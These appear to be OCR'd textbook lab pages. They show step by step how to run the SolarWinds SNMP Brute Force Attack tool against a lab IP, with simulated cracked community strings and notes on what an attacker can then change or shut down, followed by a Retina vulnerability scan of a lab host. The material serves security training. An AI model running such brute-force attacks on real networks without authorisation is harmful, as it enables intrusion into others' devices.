


SolarWinds 2000 Professional Plus Edition - Evaluation has been successfully installed.


Press the Finish button to exit this installation.


The Solar Winds toolbar will load.

***Note:** Familiarize yourself with each section of Solar Winds. You will notice that this application has a lot to offer, which is probably why it costs a substantial amount of money. I can tell you from personal use that this product is worth every cent.




Continue to scroll through each section. You will see even more options.







SNMP Brute Force Attack will attack a IP address with SNMP queries to try and determine the SNMP read-only and read-write community strings. It does this by trying every possible community string. You can specify the character set to build words from as well as the maximum length of the community strings to try.

Click the **Security** section. Click on **SNMP Brute Force Attack**.






The SNMP Brute Force Attack utility will start. Click the **Settings** button.




Click on the **Character Set** button.



□ Stop searching after Read/Only string is found

Try community strings up to 5 characters long

From the **Character Set**, select which set of characters to use.




Character set to use during attack: Alpha-Numeric Characters

Character Set

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0123456789
```

From the **Community Strings**, specify the *Starting Community String*. Click **OK.**




Starting Community String

Leave this blank to search all possible community strings

● Rotate from right to left
Example : AAAA, AAAB, AAAC, AAAD, AAAE, AAAF

○ Rotate from left to right
Example : AAAA, BAAA, CAAA, DAAA, EAAA, FAAA


Enter the target **IP address**, select the **Attack Speed**, and click **Attack.**



Target Hostname or IP Address: 192.168.0.7

Attack Speed: Very Fast

With this tool the community string will eventually be discovered. The demo version is limited to a few seconds so the results of this example are simulated. The full version of Solar Winds Engineering Edition at the time of this writing is $1,390.



Target Hostname or IP Address: 192.168.0.7

Attack Speed: Very Fast

```
Attack running ...
Current Community String
SNMP Queries                      348 total at 96.7 per second
Bandwidth being used              Approximately 49.5 Kbps

Target device                     192.168.0.7
Target IP Address                 192.168.0.7
Response Time                     1 milliseconds
Packet Drops                      0
DNS Name
System Name                       unknown

Attack Character Set              Alpha characters
Maximum community string length   12 characters

Read/Only Community String        CantHackMe
Read/Write Community String       CantHackMe2
```

***Note:** When attackers discover the read-only community string, they are able to perform an SNMP walk, which discovers various amounts of information about the network. When the read/write string name is found an attacker can then read the values of the managed device, make configuration changes, and even shut down or reboot the system.


Lab 63: Target Assessment

Assessment of Target Security: Retina

Prerequisites: None
Countermeasures: Secure ACLs, Bastion computers
Description: The Retina application is another commercial application. This application is designed to perform a security assessment of the target. Retina scans ports, traceroutes, performs audits with numerous canned scripts, generates precise reports, provides recommended solutions for security concerns, and much more. For the purposes of this lab, the 30-day demonstration version will be used.
Procedure: Install, set parameters, and execute.

Double-click the **Retina4986Demo** icon to start the Retina installation.

Install the Retina application with the default options. If the Microsoft Data Access Components (MDAC) are not installed, accept Retina's offer to install them. Click **Next**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina 4.9.86
eEye Digital Security
Retina Network Security Scanner
Welcome to SECURITY
Retina

Start Installation


Setup is now ready to install Retina

This installation requires MDAC (Microsoft Data Access Components) to be installed (or re-installed) on your system. You can optionally choose to reinstall MSJet by selecting the appropriate checkbox below.

☑ Install Microsoft Data Access Components (MDAC)
☐ Install MSJet

Press the Next button to begin the installation or the Back button to reenter the installation information.


In this example, the MDAC will be installed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina 4.9.86
eEye Digital Security
Retina Network Security Scanner
Welcome to
SECURITY
Start
Hammer of God Utilities - ...
E:\X\Windows\Retina
Retina 4.9.86
12:17 PM

Wise Installation System

Your system is now being prepared for the MDAC 2.6 installation. This will only take a few moments.

The Retina installation will complete. Accept the default option to **Launch Retina**. Click **Finish**.



Installation Complete


Setup has completed successfully.

Retina has been installed.

☑ Launch Retina

Press the Finish button to exit this installation.

Retina is helpful from the beginning by offering a wizard when starting up. In this example, the wizard was canceled by pressing the **Cancel** button.



Welcome to Retina


This wizard will help you get started using Retina. It will guide you through performing your first vulnerability scan.

Retina is a best-of-breed scanner supported by powerful features including vulnerability auditing modules for many systems and services. These include: NetBIOS, HTTP, CGI, FTP, DNS, DoS, POP3, SMTP, LDAP, TCP/IP, UDP, Registry, Services, Users and Accounts, password vulnerabilities, publishing extensions, and more.

Note: To launch this wizard in the future, select **Getting Started** from the **Help** menu.


Press the "Next" button to continue.

Retina will start with the IP address of the machine it is installed on in the *Address* block.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina - [Untitled] - EVALUATION VERSION - 30 Days Remaining
File Edit View Action Tools Help
Address: 172.16.1.43
Retina
Browser
Miner
Scanner
Tracer
Support
Links
Scanner - Default
Find
Start
Hammer of God Utilities - ...
E:\X\Windows\Retina
Retina - [Untitled] - EV...
12:33 PM


Did you know...
You can mail technical support questions to http://www.eeye.com/support.

Enter the target **IP address** or **Hostname**. Click on the start button or press the **Enter** key.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina - [Untitled] - EVALUATION VERSION - 30 Days Remaining
File Edit View Action Tools Help
Address: 172.16.1.40
Retina
Browser
Miner
Scanner
Tracer
Scanner - Default
Find
Support
Links
Start
Hammer of God Utilities - ...
E:\X\Windows\Retina
Retina - [Untitled] - EV...
12:37 PM

Did you know...
You can mail technical support questions to http://www.eeye.com/support.

Retina will scan the target for open ports, any shares, users, services, machine information, and will perform a security audit of the target for known vulnerabilities.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina - [Untitled] - EVALUATION VERSION - 30 Days Remaining
File Edit View Action Tools Help
Address: 172.16.1.40
Retina
Browser
Miner
Scanner
Tracer
Scanner - Default
Find
172.016.001.040
Support
Links
Scan complete
Start
Hammer of God Utilities - ...
E:\X\Windows\Retina
Retina - [Untitled] - EV...
1:40 PM

▼	**General**	172.016.001.040
	Address	172.16.1.40
	Report Date	11/18/05 12:37:18 PM
	Domain Name	win2000s-v
	Ping Response	Host Responded
	Avg Ping Response	99 ms
	Time To Live	128
	Traceroute	172.16.1.40
▼	**Audits**	172.016.001.040
⬆	**SNMP Servers**	public - SNMP default community name
⬆	**NetBIOS**	Null Session
□	**Accounts**	mmouse - Password Does Not Expire
□	**Accounts**	IUSR_WIN2000S-V - Password Does Not Expire
□	**Accounts**	TsInternetUser - Password Does Not Expire
□	**Accounts**	Kermit - Password Does Not Expire

Did you know...
You can mail technical support questions to http://www.eeye.com/support.

In this example, a critical SNMP error is selected and the details of this error are displayed in the lower section of the application, including these areas:

- Description
- Risk Level
- How To Fix
- Related Links
- CVE link (Common Vulnerabilities and Exposures Web site)


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Retina - [Untitled] - EVALUATION VERSION - 30 Days Remaining
File Edit View Action Tools Help
Address: 172.16.1.40
Retina
Browser
Miner
Scanner
Tracer
Support
Links
Scanner - Default
Find
172.016.001.040
Start
Hammer of God Utilities - ...
E:\X\Windows\Retina
Retina - [Untitled] - EV...
1:40 PM

General	172.016.001.040
Address	172.16.1.40
Report Date	11/18/05 12:37:18 PM
Domain Name	win2000s-v
Ping Response	Host Responded
Avg Ping Response	99 ms
Time To Live	128
Traceroute	172.16.1.40
Audits	172.016.001.040
